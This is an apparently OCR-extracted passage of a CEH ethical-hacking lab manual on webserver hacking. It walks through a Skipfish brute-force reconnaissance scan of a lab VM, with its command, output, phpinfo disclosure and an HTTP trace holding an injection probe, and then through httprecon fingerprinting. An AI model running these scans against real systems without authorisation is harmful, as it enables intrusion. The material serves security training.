Hacking Webservers

Module 11

Hacking Webservers

A webserver, which can be referred to as the hardware, the computer, or the software, is the computer application that delivers content that can be accessed through the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Most of on-line services are implemented as web applications. On-line banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real time by a software application running at server-side. Hackers attack on webservers to steal credentials, passwords, and business information. They do this using DoS (DDos) attacks, SYN flood, ping flood, port scan, sniffing attacks, and social engineering attacks. In the area of Web security, despite strong encryption on the browser-server channel, Web users still have no assurance about what happens at the other end. We present a security application that augments Web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which then can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, and IT security professionals need to be aware of common attacks on webserver applications. Attackers use sniffers or protocol analyzers to capture and analyze packets. If data is sent across a network in clear text, an attacker can capture the data packets and use a sniffer to read the data. In other words, a sniffer can eavesdrop on electronic conversations. A popular sniffer is Wireshark. It's also used by administrators for legitimate purposes. One of the challenges for an attacker is to gain access to the network to capture data. If attackers have physical access to a router or switch, they can connect the sniffer and capture all traffic going through the system. Strong physical security measures help mitigate this risk.

As a penetration (pen) tester or ethical hacker for an organization, you must provide security to the company's webserver. You must perform checks on the webserver for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objectives

The objective of this lab is to help students learn to detect unpatched security flaws, verbose error messages, and much more.

The objective of this lab is to:

- Perform Web Server Security Reconnaissance
- Detect unpatched security flaws like Shellshock bug
- Crack remote passwords

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers

Lab Environment

To carry out this, you need:

- A computer running Window Server 2012 as Host machine
- A computer running window server 2008 as Virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 50 Minutes

Overview of Webserver

Most people think a webserver is just the hardware, but a webserver is also the software application. A webserver delivers web pages on request to clients using the Hypertext Transfer Protocol (HTTP). This means delivery of HTML documents and any additional content that may be included, such as video, images, style sheets, and scripts. Many generic webservers also support server-side scripting using Active Server Pages (ASP), PHP, or other scripting languages. This means that the behavior of the webserver can be scripted in separate files, while the actual server software remains unchanged. Web servers are not always used for serving the Web. They can also be found embedded in devices such as printers, routers, and webcams, and serving only a local network. The webserver may then be used as a part of a system for monitoring and/or administering the device in question. This usually means that no additional software has to be installed on the client computer, since only a browser is required.

TASK 1

Overview

Lab Tasks

Recommended labs to demonstrate webserver hacking:

- Performing Web Server Reconnaissance using **Skipfish**
- Footprinting Webserver Using the **httprecon** Tool
- Footprinting a Webserver Using **ID Serve**
- Exploiting Java Vulnerability using **Metasploit Framework**
- Performing **Shellshock Exploitation** on a Web Server and Gaining Unrestricted Access to the Server
- Cracking **FTP Credentials** Using **Dictionary Attack**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Lab

1

Performing Web Server Reconnaissance using Skipfish

Skipfish is a web application (deployed on a webserver) security reconnaissance tool, which performs recursive crawl and dictionary-based probes on applications.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Every attacker tries to collect as much information as possible about the target webserver. The attacker gathers the information and then analyzes the information in order to find lapses in the current security mechanism of the webserver.

Lab Objectives

The objective of this lab is to help the students learn how to:

a. Perform nmap scan to find whether an ftp port is open

b. Perform dictionary attack using hydra

Lab Environment

To perform the lab, you need:

- A computer running Windows Server 2012
- Windows Server 2008 running as virtual machine
- Kali Linux running as virtual machine

Lab Duration

Time: 5 Minutes

Overview of the Lab

This lab demonstrates how to perform security reconnaissance on a webserver and examine the findings.

Lab Tasks

Before beginning this lab, log on to Windows Server 2008 and stop the IIS admin service and World Wide Web Publishing Service. To stop these services, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**.

While stopping the IIS admin service, if a **Stop Other Services** dialog-box appears stating that other services will also stop, click **Yes**.

TASK 1

Start WampServer in Windows Server 2008

1. Click **Start** and then click **start WampServer** to launch the WampServer application.




FIGURE 1.1: Starting WampServer

2. Log in to the **Kali Linux** virtual machine and launch a command line terminal.

```
root@root:~#
```

FIGURE 1.2: Launching a Command Line Terminal


TASK 2

Scan the Web Server

3. Perform security reconnaissance on a webserver using Skipfish. The target is the wordpress website http://[IP Address of Windows Server 2008] .

4. Specify the output directory and load a dictionary file based on the webserver requirement.

5. Type **skipfish -o /root/test -S /usr/share/skipfish/dictionaries/complete.wl http://[IP Address of Windows Server 2008]** and press **Enter**.




```
root@root:~# skipfish -o /root/test -S /usr/share/skipfish/dictionaries/complete.wl
http://10.0.0.9
```

FIGURE 1.3: Initiating the Scan

6. Upon receiving this command, Skipfish performs a heavy brute-force attack on the webserver by using **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in index.html inside this location.


7. Before beginning the scan, Skipfish displays some tips. Press **Enter** to begin with the security reconnaissance.



```
Welcome to skipfish. Here are some useful tips:

1) To abort the scan at any time, press Ctrl-C. A partial report will be written
   to the specified location. To view a list of currently scanned URLs, you can
   press space at any time during the scan.

2) Watch the number requests per second shown on the main screen. If this figure
   drops below 100-200, the scan will likely take a very long time.

3) The scanner does not auto-limit the scope of the scan; on complex sites, you
   may need to specify locations to exclude, or limit brute-force steps.

4) There are several new releases of the scanner every month. If you run into
   trouble, check for a newer version first, let the author know next.

More info: http://code.google.com/p/skipfish/wiki/KnownIssues

NOTE: The scanner is currently configured for directory brute-force attacks,
and will make about 241435 requests per every fuzzable location. If this is
not what you wanted, stop now and consult the documentation.

Press any key to continue (or wait 60 seconds)...
```

FIGURE 1.4: Initiating the Scan


8. Skipfish scans the webserver as shown in the following screenshot:



```
skipfish version 2.10b by lcamtuf@google.com

  - 10.0.0.9 -

Scan statistics:

      Scan time : 0:00:21.022
  HTTP requests : 3474 (189.5/s), 21538 kB in, 888 kB out (1823.3 kB/s)
    Compression : 0 kB in, 0 kB out (0.0% gain)
    HTTP faults : 2 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 42 total (283.6 req/conn)
     TCP faults : 0 failures, 2 timeouts, 1 purged
 External links : 379 skipped
   Reqs pending : 5878

Database statistics:

         Pivots : 77 total, 2 done (2.60%)
    In progress : 64 pending, 3 init, 5 attacks, 3 dict
  Missing nodes : 0 spotted
     Node types : 1 serv, 24 dir, 14 file, 0 pinfo, 11 unkn, 27 par, 0 val
   Issues found : 19 info, 1 warn, 2 low, 1 medium, 0 high impact
      Dict size : 2313 words (98 new), 111 extensions, 256 candidates
     Signatures : 77 total
```

FIGURE 1.5: Skipfish Scanning the Web Server

9. Note that Skipfish takes some time (approximately 40 minutes) to complete the scan.



```
Scan statistics:

      Scan time : 0:37:27.696
  HTTP requests : 17861 (7.9/s), 412520 kB in, 3981 kB out (185.3 kB/s)
    Compression : 0 kB in, 0 kB out (0.0% gain)
    HTTP faults : 4744 net errors, 0 proto errors, 0 retried, 109 drops
 TCP handshakes : 4878 total (3.7 req/conn)
     TCP faults : 0 failures, 1838 timeouts, 1 purged
 External links : 20759 skipped
   Reqs pending : 0

Database statistics:

         Pivots : 78 total, 70 done (89.74%)
    In progress : 0 pending, 0 init, 7 attacks, 1 dict
  Missing nodes : 0 spotted
     Node types : 1 serv, 24 dir, 14 file, 0 pinfo, 11 unkn, 27 par, 1 val
   Issues found : 28 info, 75 warn, 3 low, 1 medium, 8 high impact
      Dict size : 2547 words (332 new), 111 extensions, 256 candidates
     Signatures : 77 total

[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 78
[+] Looking for duplicate entries: 78
[+] Counting unique nodes: 57
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 78
[+] Generating summary views...
[+] Report saved to '/root/test/index.html' [0x4cf1566b].
[+] This was a great day for science!
```

FIGURE 1.6: Completion of the Scan

TASK 3

Examine the Scan Result

10. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in **root** location). Double-click **index.html** to view the scan result.





FIGURE 1.7: Viewing the Scan Result

11. The Skipfish crawl result appears in the web browser, displaying the summary overviews of document types and issue types found, as shown in the following screenshot.

Note: The scan result might vary in your lab environment.


Skipfish - scan results browser - Iceweasel
File Edit View History Bookmarks Tools Help
Skipfish - scan results browser
file:///root/test/index.html#
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng
skipfish

Crawl results - click to expand:

http://10.0.0.9/ 1 3 54 19 555

Document type overview - click to expand:

application/xhtml+xml (1)

image/gif (1)

image/png (1)

Issue type overview - click to expand:


Incorrect or missing charset (higher risk) (1)

FIGURE 1.8: Examining the Scan Result

12. Expand each node to view detailed information regarding the result.

13. Analyze an issue found in the webserver. Click a node under the **Issue type overview** section to expand it.

14. Analyze the **Incorrect or missing charset** issue.



http://10.0.0.9/ 1 3 54 19 55
Code: 200, length: 4466, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

Document type overview - click to expand:

application/xhtml+xml (5)

image/gif (1)


image/png (1)
1. http://10.0.0.9/index.php?img=favicon (1429 bytes) [show trace +]

Issue type overview - click to expand:

Incorrect or missing charset (higher risk) (1)
Signature match detected (7)
HTML form with no apparent XSRF protection (1)
Limits exceeded, fetch suppressed (48)

FIGURE 1.9: Examining the Scan Result

15. Observe the URL of the webpage associated with the vulnerability. Click the URL.



http://10.0.0.9/ 1 3 54 19 55
Code: 200, length: 4466, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

Document type overview - click to expand:

application/xhtml+xml (5)

image/gif (1)


image/png (1)
1. http://10.0.0.9/index.php?img=favicon (1429 bytes) [show trace +]

Issue type overview - click to expand:

Incorrect or missing charset (higher risk) (1)
1. http://10.0.0.9/?phpinfo=1 [show trace +]
Signature match detected (7)
HTML form with no apparent XSRF protection (1)

FIGURE 1.10: Examining the Scan Result

16. The webpage appears as shown in the following screenshot:




PHP Version 5.4.3

System	Windows NT WIN-XZ7CWJ90F4 6.0 build 6001 (Windows Server 2008 Standard Edition Service Pack 1) AMD64
Build Date	May 15 2012 00:57:24
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--without-dblib" "--without-pdo-dblib" "--without-pdo-mssql" "--with-pdo-oci=C:\php-sdk\php54dev\vc9\x64\deps\instantclient_10_2\sdk,shared" "--with-oci8=C:\php-sdk\php54dev\vc9\x64\deps\instantclient_10_2\sdk,shared" "--with-oci8-11g=C:\php-sdk\php54dev\vc9\x64\deps\instantclient_11_2\sdk,shared" "--disable-debug-pack" "--disable-static-analyze"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows

FIGURE 1.11: Examining the Scan Result

17. The php version webpage appears, displaying the details related to the machine, as well as the other resources associated with the webserver infrastructure and php configuration.

18. Click **show trace** next to the URL to examine the vulnerability in detail.


Skipfish - scan results brows...
phpinfo()
file:///root/test/index.html#
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
file:///root/test/index.html#

http://10.0.0.9/ 1 3 54 19 55
Code: 200, length: 4485, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

Document type overview - click to expand:

application/xhtml+xml (5)

image/gif (1)


image/png (1)
1. http://10.0.0.9/index.php?img=favicon (1,429 bytes) | show trace +]

Issue type overview - click to expand:

Incorrect or missing charset (higher risk) (1)
1. http://10.0.0.9/?phpinfo=1 show trace +
Signature match detected (2)
...pparent XSRF protection (1)

FIGURE 1.12: Examining the HTTP Trace

19. A HTTP trace window appears on the webpage, displaying the complete HTML session, as shown in the following screenshot:


Skipfish - scan results browser - Iceweasel
File Edit View History Bookmarks Tools Help
Skipfish - scan results brows...
phpinfo()
file:///root/test/index.html#
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
http://10.0.0.9/
HTTP trace - click this bar or hit ESC to close

```
=== REQUEST ===

GET /phpinfo=1 HTTP/1.1
Host: 10.0.0.9
Accept-Encoding: gzip
Connection: keep-alive
User-Agent: Mozilla/5.0 SF/2.10b
Range: bytes=0-399999
Referer: http://10.0.0.9/
Cookie: oc8f9bc8e838=-->">'>'"<sfi000051v801275>;
PHPSESSID=jqr910ovq8li7c8gbrdaotrou7; security=high


=== RESPONSE ===

HTTP/1.1 200 OK
Date: Fri, 01 May 2015 03:53:05 GMT
Server: Apache/2.4.2 (Win64) OpenSSL/1.0.1c PHP/5.4.3
X-Powered-By: PHP/5.4.3
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked
```

FIGURE 1.13: Examining the HTTP Trace

Note: If the window does not appear properly, hold down the **Ctrl** key and click the link.

20. You can examine other vulnerabilities, and patch them in the process of securing the webserver.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

2

Footprinting a Webserver Using the httprecon Tool

The httprecon project undertakes research in the field of webserver fingerprinting, also known as http fingerprinting.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Web applications can publish information, interact with Internet users, and establish an e-commerce/e-government presence. However, if an organization is not rigorous in configuring and operating its public Web site, it may be vulnerable to a variety of security threats. Although the threats in cyberspace remain largely the same as in the physical world (e.g., fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, or legal action if an intruder successfully violates the confidentiality of their data. DoS attacks are easy for attackers to attempt because of the number of possible attack vectors, the variety of automated tools available, and the low skill level needed to use the tools. DoS attacks, as well as threats of initiating DoS attacks, are also increasingly being used to blackmail organizations. To be an expert ethical hacker and pen tester, you must understand how to perform footprinting on webservers.

Lab Objectives

The objective of this lab is to help students learn to footprint webservers. It will teach you how to:

- Use the httprecon tool
- Get webserver footprint

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers

Lab Environment

To carry out the lab, you need:

- The **Httprecon** tool, available at **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Footprinting Tools\Httprecon**. You can also download the latest version of **httprecon** from the link http://www.computec.ch/projekte/httprecon. If you decide to download the **latest version**, then screenshots shown in the lab might differ.

- Windows Server 2012
- A web browser with Internet access
- Administrator privileges

Httprecon is an open-source application that can fingerprint an application of webservers.

Lab Duration

Time: 5 Minutes

Overview of httprecon

Httprecon is a tool for advanced **webserver** fingerprinting, similar to **httprint**. The goal is highly **accurate** identification of **httpd** implementations.

Lab Tasks

TASK 1

Perform Banner Grabbing

1. Navigate to **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Footprinting Tools\Httprecon** and double-click **httprecon.exe** to launch the application.
2. If an **Open File - Security Warning** pop-up appears, click **Run**.
3. The main window of httprecon appears, as shown in the following screenshot:




FIGURE 2.1: httprecon main window

4. Enter the website URL (here, **www.juggyboy.com**) that you want to **footprint** and select the **port number** (**80**) in the **Target** section.

TASK 2


Analyze the Results

5. Click **Analyze** to start analyzing the entered website.

6. A **footprint** of the website as shown in the following screenshot:

Httprecon uses a simple database per test case that contains all the fingerprint elements to determine the given implementation.

Httprecon is distributed as a ZIP file containing the binary and fingerprint databases.



```
HTTP/1.1 200 OK
Date: Mon, 27 Jan 2014 05:33:25 GMT
Content-Length: 8662
Content-Type: text/html
Content-Location: http://www.juggyboy.com/index.html
Last-Modified: Mon, 11 Nov 2013 13:47:17 GMT
Accept-Ranges: bytes
ETag: "435b6889e4decel:7a49"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

Name	Hits	Match %
Microsoft IIS 6.0	90	100
Microsoft IIS 5.0	73	81.11...
Microsoft IIS 7.0	65	72.22...
Microsoft IIS 5.1	65	72.22...
Sun ONE Web Server 6.1	65	72.22...
Zeus 4.3	64	71.11...
Apache 2.0.46	63	70

FIGURE 2.2: The footprint result of the entered website

